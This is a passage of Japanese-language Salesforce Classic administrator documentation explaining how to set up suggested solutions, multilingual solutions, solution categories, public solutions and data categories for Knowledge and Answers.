[翻訳ソリューション] レポートを選択することにより、［変更あり］が表示されている翻訳ソリューションを追跡できます。このレポートを実行すると、翻訳ソリューションの名前と説明も一覧表示されます。また、「マスタおよび翻訳されたソリューション」レポートタイプを使用して、複数のソリューションのカスタムレポートを作成することもできます。

リストビュー
[ソリューション] タブでカスタムリストビューを作成し、「変更フラグ 次の文字列と一致する True 」という条件を入力することによって、［変更あり］が表示されており、場合によっては翻訳する必要がある翻訳ソリューションを参照できます。

インポート
データインポートウィザードには、マスタおよび翻訳ソリューションをインポートし、相互に関連付けるためのオプションがあります。

マルチ言語ソリューションの有効化についての詳細は「マルチ言語ソリューションの有効化」(ページ3362)を参照してください。

関連トピック:

- マルチ言語ソリューションの有効化
- ソリューションの分類
- ソリューションの作成

推奨ソリューションの概要

推奨ソリューション機能により、ユーザや顧客がケースの詳細ページ、Salesforce カスタマーポータル、またはセルフサービスポータルから、特定のケースを解決するのに役立つ可能性のある関連ソリューションが、最大10件表示されます。

推奨ソリューションでは、次の方法でサポート費用を削減することができます。

- カスタマーサポート担当者がケースを解決するのにかかる時間を短縮する
- どんなケースの場合でも、そのケースに対応するソリューションに積極的にアクセスするようカスタマーサポート担当者を促し、生産性の改善を図る
- 顧客が自分のケースを解決してクローズできるようにする

表示されるソリューションは、単純にキーワード検索を行って見つけられるものではありません。それよりも、次に示す変数を数式に入力し、特定のケースと各ソリューションとの関連性を自動的に計算させます。

- すべてのソリューションにおける単語の出現頻度
- 関連ソリューションのある類似ケースにおける単語の出現頻度
- ソリューション内でのキーワードの近似性
- 自分でクローズしたケースと、セルフサービスのユーザによって有用と評価されたソリューションとの単語の類似点
- ソリューションに関連付けられた追加ケースの数

次の項目に対して、推奨ソリューションを有効にできます。

[ケース] タブ
: ケースの詳細ページから[推奨ソリューションの参照]をクリックして、これらのケースに関連するソリューションを一覧表示できます。組織でマルチ言語ソリューションが有効である場合は、キーワードが一致するすべての言語のソリューションが検索結果として返されます。ただし、1つの言語から検索した用語は他の言語では処理が異なるため、すべての言語にわたる検索結果は、信頼できないことがあります。

カスタマーポータルとセルフサービスポータル
: セルフサービスユーザは、ケースを送信したりオンラインで参照する際に、自分のケースに関連するソリューションを参照できます。

  セルフサービスユーザは、推奨ソリューションを使用して、自分のケースをクローズできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

推奨ソリューションを有効化する
- 「アプリケーションのカスタマイズ」

セルフサービスページを編集する
- 「セルフサービスポータルの管理」

および

「アプリケーションのカスタマイズ」

セルフサービスユーザが新しいケースを記録するか、カスタマーポータルまたはセルフサービスポータルにある既存のケースの [推奨ソリューションの参照] ボタンをクリックすると、マルチ言語ソリューションを有効にしている組織ではマルチ言語のソリューションなどの推奨ソリューションが一覧表示されます。顧客がリストからソリューションを選択すると、[このソリューションは役に立ちましたか?] と表示されます。[はい] をクリックして、ケースをクローズした理由を選択します。この手順でケースをクローズすると、［セルフサービスユーザによるクローズ］というケース項目がオンになります。[いいえ] をクリックした場合は、推奨ソリューションの一覧に戻ります。推奨ソリューションが見つからない場合、[推奨ソリューションページ] は省略され、ケース参照ページが表示されます。

ケースの自動レスポンスルールとメール

ユーザのサポートチームは、カスタマーサポート担当者の援助なしで、顧客のケース解決を支援できます。これは、メール、Web-to-ケース、またはセルフサービスポータルで送信されたケースに対して、メール自動レスポンスを作成するだけで実行できます。自動レスポンスメールテンプレートには、推奨ソリューションの差し込み項目（`{!Case_Suggested_Solutions}`）が含まれます。この項目は、ソリューションの件名および説明へのダイレクトリンクを記載したメールを送信します。これにより、顧客は問い合わせについての回答を得ることができます。

メモ: 推奨ソリューションの差し込み項目を含むテンプレートを使用してメールを一括送信すると、数分かかる可能性があるためお勧めしません。

［セルフサービスユーザによるクローズ］項目と［作成時にクローズ］項目は、ケースのページレイアウトに追加できます。これらの項目は、Salesforceにより自動的に設定されます。変更はできません。［セルフサービスユーザによるクローズ］項目と［作成時にクローズ］項目のレポートを実行して、ケースがクローズされた状況を確認することができます。

- ［セルフサービスユーザによるクローズ］項目のレポートを作成して、セルフサービスポータルの推奨ソリューションによりユーザがクローズしたケースの数を確認します。
- ［作成時にクローズ］項目のレポートを作成して、サポート担当者が即座に保存またはクローズしたケースの数を確認します。

メモ:

- 推奨ソリューションでは Salesforce ナレッジの記事は表示されません。
- 公開ソリューションのユーザにはケースの作成やケースへのアクセスを許可するログイン認証が付与されていないため、推奨ソリューションは公開ソリューションでは無効になります。

関連トピック:

サポート設定のカスタマイズ

マルチ言語ソリューションの概要

ソリューション設定のカスタマイズ

ソリューション設定をカスタマイズする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「ソリューション設定」と入力し、[ソリューション設定] を選択します。
2. [編集] をクリックします。
3. ソリューションをカテゴリ別に参照する機能をオンにするには、［カテゴリ別ソリューション参照を有効化］チェックボックスをオンにします。

   この設定により、[ソリューション]タブとカスタマーポータルで、およびケース解決時に、カテゴリ別にソリューションを参照できるようになります。
4. ユーザがソリューションをマルチ言語に翻訳できるようにするには、［マルチ言語ソリューションを有効化］チェックボックスをオンにします。
5. ［セルフサービスポータルでのマルチ言語ソリューション検索を有効化］をオンにし、セルフサービスポータルに言語ドロップダウンリストを追加します。この処理を実行すると、ユーザによるソリューションの検索時にユーザのセルフサービスポータルでの使用言語に一致するソリューションのみが結果に表示されます。セルフサービスポータルユーザは、言語ドロップダウンリストからソリューションを特定言語で検索するか、Salesforce でサポートされている任意の言語で検索するかを選択できます。
6. 言語ドロップダウンリストを公開ソリューションに追加して、公開ソリューションのユーザがソリューションの検索言語を選択できるようにするには、［公開ソリューションに対するマルチ言語ソリューション検索を有効化］をオンにします。公開ソリューションユーザは、言語ドロップダウンリストからソリューションを特定言語で検索するか、Salesforce でサポートされている任意の言語で検索するかを選択できます。
7. ソリューションを HTML で作成および表示するには、［HTML ソリューションを有効化］を選択します。有効にすると、ソリューションが Salesforce、公開ソリューション、セルフサービスポータル、および Salesforce カスタマーポータルに HTML 形式で表示されます。HTML ソリューションを使用すると、フォントと色を変更し、画像とハイパーリンクを追加して、ソリューションの詳細情報の書式を簡単に設定できます。

   警告: ［HTML ソリューションを有効化］は、一度選択すると無効にはできません。
8. ソリューション検索結果にソリューション詳細を最大 150 文字まで表示できるようにするには、［ソリューション概要］チェックボックスをオンにします。このチェックボックスをオフにすると、検索結果にソリューション概要が含まれません。
9. 検索結果にソリューションが属するカテゴリ階層 (ブレッドクラム) の経路を最大 150 文字まで表示できるようにするには、［カテゴリ階層 （ブレッドクラム） の表示］チェックボックスを選択します。このチェックボックスをオフにすると、検索結果にブレッドクラムが含まれません。
10. [保存] をクリックします。
11. 公開ソリューションまたはセルフサービスポータルで顧客がソリューションカテゴリを参照できるようにするには、「公開ソリューションの有効化」(ページ 3364)および「セルフサービスの機能と設定の有効化」(ページ 2860)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューション設定を変更する
- 「アプリケーションのカスタマイズ」

さらに、公開ソリューションユーザおよびセルフサービスユーザによるアクセスが可能な最上位カテゴリをカスタマイズすることもできます。セルフサービスポータルまたは公開ソリューションでアクセス可能なすべてのカテゴリとソリューションに顧客がアクセスできるようにする場合は、この設定を変更する必要はありません。

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

関連トピック:

ソリューションの分類
ソリューションカテゴリの管理
マルチ言語ソリューションの有効化

カテゴリの使用開始

次の手順に従って、ソリューションを正常にロールアウトします。

1. サポートチームが必要とするカテゴリを計画します。

   公開ソリューションおよびセルフサービスポータルで、顧客もカテゴリ別にソリューションを検索できるようにすることができます。特定のカテゴリおよびそのすべてのサブカテゴリのみが顧客に表示されるように指定できます。

   メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

2. カテゴリを定義します。「ソリューションカテゴリの定義」(ページ3360)を参照してください。
3. ソリューションをカスタマイズします。「ソリューションの分類」(ページ2700)を参照してください。システム管理者および「カテゴリの管理」権限を持つユーザは、組織全体でソリューションカテゴリを有効にする前にソリューションを分類できます。
4. [ソリューションカテゴリ] タイプのカスタムレポートを作成し、すべてのソリューションが適切に分類されていることを確認します。分類されていないソリューションを見つけるには、高度な検索を使用し、[カテゴリ名] 項目と「次の文字列と一致する」演算子を選択し、3つ目の項目は空白にします。システム管理者および「カテゴリの管理」権限を持つユーザは、組織全体でソリューションカテゴリを有効にする前にソリューションカテゴリレポートを作成できます。
5. [ソリューション] タブでソリューションカテゴリを参照できるようにします。「ソリューション設定のカスタマイズ」(ページ3358)を参照してください。
6. 公開ソリューションおよびセルフサービスポータルを使用する顧客がソリューションカテゴリを参照できるようにします。「公開ソリューションの有効化」(ページ3364)および「セルフサービスの機能と設定の有効化」(ページ2860)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューションカテゴリを作成または変更する
- 「カテゴリの管理」

7. 公開ソリューションおよびセルフサービスポータルを使用する顧客がアクセスできる最上位カテゴリを指定します。これは、内部スタッフのみが特定のカテゴリを使用できるようにする場合に便利です。

   セルフサービスポータルまたは公開ソリューションでアクセス可能なすべてのカテゴリとソリューションを顧客が参照できるようにする場合は、この項目を空白にします。

関連トピック:

ソリューションカテゴリの管理

ソリューションカテゴリの定義

まず、ソリューションカテゴリを作成します。[すべてのソリューション]カテゴリが、ソリューション階層の最上位カテゴリとして自動的に作成されます。ユーザがこのカテゴリにソリューションを追加したり、翻訳したりすることはできません。

1. [設定] から、［クイック検索］ボックスに「*ソリューションカテゴリ*」と入力し、[ソリューションカテゴリ] を選択します。
2. カテゴリの下にサブカテゴリを作成するには、[カテゴリの追加] をクリックします。
3. カテゴリ名を入力します。カテゴリ名にバックスラッシュ「\」を使用することはできません。
4. 希望に応じて、別の親カテゴリを選択します。親カテゴリとは、階層内でこのカテゴリのすぐ上位に位置するカテゴリのことです。
5. このカテゴリの下に作成したサブカテゴリの並び替え順を選択します。
   - サブカテゴリをアルファベット順に並び替えるには、[アルファベット順] を選択します。
   - 指定した順序でサブカテゴリを並び替えるには、[カスタムオーダー]を選択します(「ソリューションカテゴリの定義」 (ページ 3361)を参照)。
6. [保存] をクリックします。
7. カテゴリを作成したら、ソリューションを分類します。「ソリューションの分類」(ページ2700)を参照してください。システム管理者および「カテゴリの管理」権限を持つユーザは、組織全体でソリューションカテゴリを有効にする前にソリューションを分類できます。
8. ソリューションを分類したら、[ソリューション] タブでソリューションカテゴリを参照できるようにします。「ソリューション設定のカスタマイズ」 (ページ 3358)を参照してください。
9. 公開知識ベースまたはセルフサービスポータルでソリューションカテゴリを参照できるようにするには、「公開ソリューションの有効化」 (ページ 3364)を参照してください。

カテゴリの編集と削除

ソリューションカテゴリのリストでは、次の操作を実行できます。

- カテゴリ名、親カテゴリ、または並べ替え順を変更するには、[編集] をクリックします。
- カテゴリを削除するには、[削除] をクリックします。そのカテゴリと関連付けられているソリューションは削除されません。



メモ: Salesforceカスタマーポータルで使用中のカテゴリは削除できません。詳細は、「カスタマーポータルのログインと設定の有効化」 (ページ 2794)を参照してください。

- カテゴリの詳細を表示するには、カテゴリ名をクリックします。

サブカテゴリの追加と並び替え

カテゴリの詳細ページでは、次の操作を実行できます。

- カテゴリの下にサブカテゴリを追加するには、[新規] をクリックします。
- サブカテゴリに適用するカスタム並び替え順を入力します。
  1. カテゴリを編集し、[サブカテゴリ並び替え順] を [カスタム注文] に設定します。
  2. [順番] 列に数字を入力して、サブカテゴリの並び替え順を指定します。
  3. [並び替え] をクリックします。

関連トピック:

ソリューションの分類

ソリューションカテゴリの管理

ユーザが類似ソリューションをグループ化できるように、ソリューションカテゴリを作成します。ソリューションを分類すると、ユーザは、[ソリューション] タブから、またはケースを解決するときに、カテゴリ別にソリューションを参照および検索できます。また、顧客は公開ソリューション、セルフサービスポータル、およびカスタマーポータルでカテゴリ別にソリューションを参照することもできます。

メモ: Spring '12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

関連トピック:

カテゴリの使用開始

ソリューションカテゴリの定義

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューションカテゴリを作成または変更する
- 「カテゴリの管理」

マルチ言語ソリューションの有効化

マルチ言語ソリューションをオンにすることにより、ユーザがソリューションを複数の言語に翻訳できるようになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

マルチ言語ソリューションを有効化する
- 「アプリケーションのカスタマイズ」

マルチ言語ソリューションの準備

マルチ言語ソリューションを有効にする前に、次の手順を実行します。

- ソリューションレポートを実行して、既存の翻訳ソリューションと、マルチ言語ソリューションの有効化後に翻訳ソリューションに変換する必要があるソリューションを表示します。

  マルチ言語ソリューションを初めて有効化した場合は、すべての既存ソリューションが自動的にマスタソリューションになります。［マスタソリューション］参照項目から、翻訳ソリューションを持たないマスタソリューションを異なる言語のマスタソリューションと関連付けることにより、マスタソリューションから翻訳ソリューションを作成できます。

- 既存のソリューションカテゴリを翻訳します。

  翻訳ソリューションは、マスタソリューションのソリューションカテゴリを継承します。自分のソリューションカテゴリを翻訳してからマルチ言語ソリューションを有効化し、ソリューションを相互に関連付けることをお勧めします。そうすることで、ソリューションを正しいカテゴリと関連付けることができます。

マルチ言語ソリューションの有効化

マルチ言語ソリューションを有効化する

1. [設定] から、［クイック検索］ボックスに「*ソリューション設定*」と入力し、[ソリューション設定] を選択します。
2. [編集] をクリックします。
3. ［マルチ言語ソリューションを有効化］を選択します。

   必要に応じて、［セルフサービスポータルでのマルチ言語ソリューション検索を有効化］および［公開ナレッジに対するマルチ言語ソリューション検索を有効化］を選択して、顧客が、言語ドロップダウンリストから、特定の言語またはサポートされているすべての言語でソリューション検索結果を表示できるようにします。
4. [保存] をクリックします。
5. ソリューションページレイアウトをカスタマイズして、［マスタソリューション名］項目、［マスタソリューション詳細］項目、［変更フラグ］項目、および [翻訳ソリューション] 関連リストを含めます。［言語］選択リストと［マスタソリューション］参照項目は、マルチ言語ソリューションが有効にするとソリューションページレイアウトに自動的に追加されます。

   ヒント: 詳細情報セクションを 2 列に設定し、［マスタソリューション名］および［マスタソリューション詳細］項目を並べて配置すると、ソリューション編集ページでユーザがマルチ言語ソリューションを翻訳しやすくなります。これらの項目の下で、［ソリューション名］および［ソリューション詳細］項目を並べて配置することにより、ユーザはマスタソリューションと翻訳ソリューションを簡単に比較

できます。［マスタソリューション名］および［マスタソリューション詳細］項目は、翻訳ソリューション編集ページにのみ表示されます。

6. ［マスタソリューション］参照項目の項目レベルセキュリティの設定を、ソリューションに対する「作成」および「編集」権限を持つプロファイルまたは権限セットで編集できるようにします。

   ［マスタソリューション］参照項目が編集可能である場合、ユーザは翻訳ソリューションをマスタソリューションに関連付けることができます。

   項目レベルセキュリティは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition で使用できます。

7. ［変更あり］チェックボックスの項目レベルセキュリティの設定を、ソリューションに対して「参照」権限を持つすべてのプロファイルまたは権限セットに表示されるように設定します。

   項目レベルセキュリティは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition で使用できます。

8. ベストプラクティスとして、［翻訳コメント］というソリューションにロングテキストエリアカスタム項目を追加してソリューションページレイアウトに組み込み、ユーザがそのソリューションの翻訳に関するコメントを追加できるようにします。各コメントが追加された日付が他のユーザにもわかるように、コメントと一緒に日付も入れる必要があります。

マルチ言語ソリューションのロールアウト

マルチ言語ソリューションを有効化したら、次の手順を実行します。

- 既存の翻訳ソリューションを適切なマスタソリューションと関連付けます。

  この作業は、［マスタソリューション］参照項目を使用して手動で行うことも、既存の翻訳ソリューションのレポートをエクスポートし、次にそれらのソリューションをインポートしてマスタソリューションと関連付けることもできます。インポートする各翻訳ソリューションについて、インポートファイルのマスタソリューション列に、15～18 文字で構成されるマスタソリューションの［ソリューション ID］項目を入れます。マスタソリューションの［ソリューション ID］項目を表示するには、翻訳ソリューションレポートを実行します。ソリューションを間違ってインポートした場合でも、一括削除によってソリューションを組織から削除できます。

関連トピック:

マルチ言語ソリューションの概要
マルチ言語の知識ベースの設定
ソリューションの分類

公開ソリューションの有効化

メモ: Spring '12以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

[ソリューション] タブを使用すると、カスタマーサポートチームは、組織外の人々に役立つ可能性のあるソリューションを作成できます。Salesforce に提供される HTML コードを使用し、Web サイト管理者と協力しながら、顧客がソリューションを検索するための検索ボックスとボタンを Web サイトに追加できます。この機能を公開ソリューションと呼びます。

公開ソリューションを使用すれば、顧客はカスタマーサポートセンターに電話をかける必要なく、FAQに対する回答を検索できます。ソリューションの添付も含め、［状況］が [レビュー済み] になっているソリューション、および［公開知識ベースに公開］項目がオンになっているソリューションはすべて公開ソリューションとして使用可能です。

公開ソリューションでは、ユーザはログインを要求されず、ソリューションの検索のみを実行可能でケースの送信は実行できません。この点で、公開ソリューションはセルフサービスポータルおよび Salesforce カスタマーポータルと異なります。セルフサービスポータルおよびカスタマーポータルについての詳細は「セルフサービスの設定」(ページ 2859)および「カスタマーポータルの設定」(ページ 2785)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューションに対する Web アクセスを有効にする
- 「アプリケーションのカスタマイズ」

メモ:

- 検索ボックスとボタンはフレーム内に表示されます。ソリューション検索機能を有効にするには、Web サイトでフレームをサポートしている必要があります。
- 推奨ソリューションでは Salesforce ナレッジの記事は表示されません。

ソリューションに対する Web アクセスを有効にする手順は、次のとおりです。

1. [設定] から［クイック検索］ボックスに「*公開ソリューション*」と入力し、[公開ソリューション] を選択します。
2. [編集] をクリックします。
3. ［公開ソリューションを有効化］をオンにします。
4. 組織でソリューションカテゴリを使用している場合は、［カテゴリ別ソリューション参照を有効化］チェックボックスをオンにすれば、顧客がカテゴリ別にソリューションを参照できます。公開ソリューションでは、ソリューションカテゴリを他の言語に翻訳できません。

   組織でマルチ言語ソリューションが有効になっている場合、公開ソリューションに言語ドロップダウンリストを追加できます。これにより、顧客はソリューションを検索する言語を選択できます。詳細は、「ソリューション設定のカスタマイズ」(ページ 3358)を参照してください。
5. カテゴリ別ソリューション参照を有効にしている場合は、公開ソリューション内で顧客がアクセス可能な［最上位カテゴリ］を選択します。［公開知識ベースに公開］チェックボックスをオンにしている場合、顧客は、このカテゴリおよびサブカテゴリにあるすべてのソリューションを表示できます。

公開ソリューションにアクセス可能な場合に、すべてのカテゴリにあるすべてのソリューションを顧客に表示するには、［最上位カテゴリ］を空白にしておきます。

6. 必要に応じて、［最大ページ幅］と［ページの高さの最小値］を指定して Web サイトのフレームの外観を変更できます。
7. CSS ページで使用するスタイルシートの URL を［スタイルシート URL］に指定します。CSS ファイルがまだ存在していなくともかまいません。CSS ファイルは、サンプルファイルをダウンロードしてそれを基に作成することも、独自のファイルを使用することもできます。
8. ［用語のカスタマイズ］で、フレーム内のソリューションを説明するために使用する語句を変更できます。その用語を単数形と複数形で指定します。(SFDC のレビューで削除)
9. **[保存]** をクリックします。
10. 必要に応じて、**[サンプル CSS ファイルのダウンロード]** をクリックして Salesforce のスタイルシートを取得します。
11. **[HTML ページを生成]** をクリックします。
12. 結果の HTML コードをコピーして、**[完了]** をクリックします。
13. 次の手順で、サイトに追加する HTML (ダウンロードしている場合は CSS ファイルも) を Web サイト管理者に送信します。
    - HTML を Web ページに追加します。
    - ダウンロードしたスタイルシートをカスタマイズします。
    - スタイルシートを、Web サーバ上の公開されている場所に提供します。

記事、アンサー、アイデアのカテゴリへの分類

Salesforce.com のデータカテゴリ

データカテゴリは、Salesforceナレッジ(記事と記事の翻訳)、アイデア、アンサー、および Chatter アンサーで使用され、記事、質問、またはアイデアを分類して検索できます。データカテゴリを使用して、特定の記事、質問、またはアイデアのセットへのアクセスを制御できます。

Salesforceナレッジでは、各カテゴリグループ内の5段階階層のデータカテゴリをサポートします。知識ベースの記事は、複数のカテゴリに従って分類できます。ユーザは必要な記事を見つけやすくなります。たとえば、営業地域や事業単位で記事を分類するには、[Sales Regions (営業地域)] と [Business Units (事業単位)] という2つのカテゴリグループを作成します。[Sales Regions (営業地域)] カテゴリグループでは、[All Sales Regions (全営業地域)] を最上位として、第2レベルに [北米]、[アジア] というように、地理的階層を構成することができます。

アンサーゾーンでは、データカテゴリによって質問を整理し、見やすくすることができます。各ゾーンは、1つのカテゴリグループをサポートします。たとえば、コンピュータメーカーの場合は、パフォーマンス型ラップトップ、ポータブルラップトップ、ゲーム用デスクトップ、エンタープライズデスクトップの4つのカテゴリを持つ同階層カテゴリに1つの [商品] カテゴリグループを作成します。[アンサー] タブで、ゾーンメンバーは、4つのカテゴリのうち1つを各質問に割り当て、各質問に対する回答のカテゴリを参照できます。

エディション

使用可能なインターフェース: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

例:

記事の論理的な分類
: 知識ベース管理者として、知識ベースの記事を論理階層に分類し、さらに業務に大きく影響する属性を使用して記事を区別できます。

質問への容易なアクセス
: アンサー管理者は、[アンサー] タブに表示されるデータカテゴリを選択できます。ゾーンメンバーは、質問にカテゴリのタグ付けをすることができます。他のメンバーが質問や回答を見つけやすくなります。

記事および質問表示の管理
: 知識ベースまたはアンサーコミュニティ管理者として、ロール、権限セット、またはプロファイルをカテゴリグループのカテゴリに対応付けて、記事または質問の表示を一元管理できます。記事または質問を分類すると、表示権限があるユーザにその記事が自動的に表示されます。

記事の絞り込み検索
: 記事が論理カテゴリに分類されている場合、サポートエージェントとして、組織の知識ベースを絞り込み検索して、必要な記事を迅速かつ簡単に特定できます。関連するすべての記事を表示できるようにするために、カテゴリによってフィルタ処理すると、カテゴリ階層にカテゴリの上下方向の相対を含む幅広い結果を生み出します。たとえば、商品のカ

テゴリ階層のレベルが [すべての商品] > [コンピュータ] > [ラップトップ] > [ゲーム用ラップトップ] で、ラップトップの問題がある顧客をサポートしている場合、[ラップトップ] でフィルタ処理を行うと、[コンピュータ]、[すべての商品]、または [ゲーム用ラップトップ] で分類された記事の他、[ラップトップ] で分類された記事も返されます。すべての商品の送料無料の提案や、ゲーム用ラップトップのアップグレードの提案のような、役に立つ関連記事を認識しやすくなります (不適切な結果を回避するために、カテゴリのフィルタ処理では、同階層や類似カテゴリのような非線形の相対関係は返しません。ラップトップの同階層であるデスクトップに関する記事は表示されません)。

記事と質問のナビゲーション
: エンドユーザとして、[記事] タブまたは [アンサー] タブのカテゴリを移動して、問題解決に必要な情報を見つけることができます。


記事および質問のカテゴリグループの管理
: 組織に Salesforce ナレッジとアンサーコミュニティがある場合、個別のカテゴリグループを作成したり、記事および質問に同じカテゴリグループを使用したりできます。

記事のデータカテゴリ

カテゴリグループは、一連のカテゴリのコンテナです。Salesforce ナレッジでは、[カテゴリの名前] ドロップダウンメニューに対応します。たとえば、[設定] の [データカテゴリ] ページ ([クイック検索] ボックスに「*データカテゴリ*」と入力し、[データカテゴリ設定] を選択) を使用して [商品] というカテゴリグループを作成し、有効にする場合、[記事の管理] タブ、記事の編集ページ、すべてのチャネルの [記事] タブ、公開知識ベースに [商品] メニューが表示されます。


具体的に説明するために、下の図に知識ベース管理者が参照するラップトップの商談に関する記事のビューを示します。管理者は記事の編集ページを使用して、ラップトップに関する記事を、[商品] カテゴリグループの [ラップトップ] と [場所] カテゴリグループの [USA] に分類しています。

[記事の管理] タブのラップトップの商談に関する記事



次の図は、あるエージェントが [記事] タブに公開されている上記の記事を検索するところを示しています。このエージェントが [商品] と [場所] ドロップダウンメニューでそれぞれ [ラップトップ] と [USA] を選択し、[ラップトップ] と [USA] の両方のカテゴリに分類されている記事を取得します。

[記事] タブのラップトップの商談に関する記事




カテゴリグループにカテゴリを追加する場合は、5 レベルまで格納できる階層と最大 100 個のカテゴリを構築します。各カテゴリには 1 つの親、多くの同階層、および多くの子があります。堅牢で適切に整理されたカテゴリ階層により、カテゴリに関連する記事をすばやくかつ容易に見つけることができます。

デフォルトでは、すべての Salesforce ナレッジユーザにすべてのカテゴリへのアクセス権がありますが、ロール、権限セット、またはプロファイルによりカテゴリの表示設定を制限できます。

アンサーゾーンのデータカテゴリ

アンサーゾーンは 1 つのカテゴリグループをサポートし、メンバーは質問ごとに 1 つのカテゴリを割り当てることができます。カテゴリグループには最大 5 つの階層レベルを作成できますが、アンサーコミュニティでサポートされるのは最初のレベルのカテゴリのみです。1 つ目のレベルの下にある子カテゴリはコミュニティには表示されず、コミュニティメンバーはこれらの子カテゴリを質問に割り当てることはできません。ゾーン名の下の [アンサー] タブにグループ内のカテゴリが表示されます。

カテゴリを表示する [アンサー] タブ



デフォルトでは、すべてのゾーンメンバーにすべてのカテゴリへのアクセス権がありますが、カテゴリの表示設定を指定できます。

データカテゴリ実装のヒント

データカテゴリを計画して組織に導入する場合は、次の情報に留意してください。

- カテゴリグループは 3 つまで作成できます。各グループには最大 5 つの階層レベルを作成できます。各カテゴリグループには、合計で 100 のカテゴリを含めることができます。
- [アンサー] でデータカテゴリを使用する場合、カテゴリグループを作成した後、[設定] から、[クイック検索] ボックスに「*データカテゴリの割り当て*」と入力し、[アンサー] の下で [データカテゴリの割り当て] を選択して割り当てる必要があります。アンサーコミュニティにはカテゴリグループを 1 つだけ割り当てることができます。Salesforce ナレッジは、複数のカテゴリグループをサポートします。
- カテゴリグループには最大5つの階層レベルを作成できますが、アンサーコミュニティでサポートされるのは最初のレベルのカテゴリのみです。1 つ目のレベルの下にある子カテゴリはコミュニティには表示されず、コミュニティメンバーはこれらの子カテゴリを質問に割り当てることはできません。Salesforce ナレッジは、データカテゴリの階層をサポートします。
- カテゴリグループは、有効化するまでユーザには表示されません。カテゴリグループは、カテゴリとそのアクセス設定 (表示設定を含む) の定義が完了するまで有効化しないでください。
- カテゴリを記事に割り当てると、カテゴリグループから最大 8 のカテゴリを選択できます。
- 記事にカテゴリが含まれていない場合、記事は、カテゴリドロップダウンメニューの [条件なし] オプションを選択する場合にのみ表示されます。
- 記事または記事の翻訳の検索時にカテゴリを選択すると、最上位までのそのカテゴリの親と子、および親の親が自動的に含まれます。同階層カテゴリは含まれません。たとえば、カテゴリ階層に [すべての商品]、[スイッチ]、[光ネットワーク]、および [メトロコア] のレベルがある場合、[カテゴリ] ドロップダウンメニューから [光ネットワーク] を選択すると、4つのカテゴリに割り当てられた記事が返されます。ただし、[スイッチ] カテゴリに [ルータ] という同階層カテゴリがある場合、[光ネットワーク] を選択しても、[ルータ] に分類されている記事は返されません。カテゴリ表示設定によって、検索可能な特定の記事が制限される場合があります。
- カテゴリに表示設定を選択すると、次のようになります。
  - デフォルトのカテゴリ表示が設定されていない場合、表示権限を割り当てられていないユーザは、未分類の記事と質問のみ参照できます。
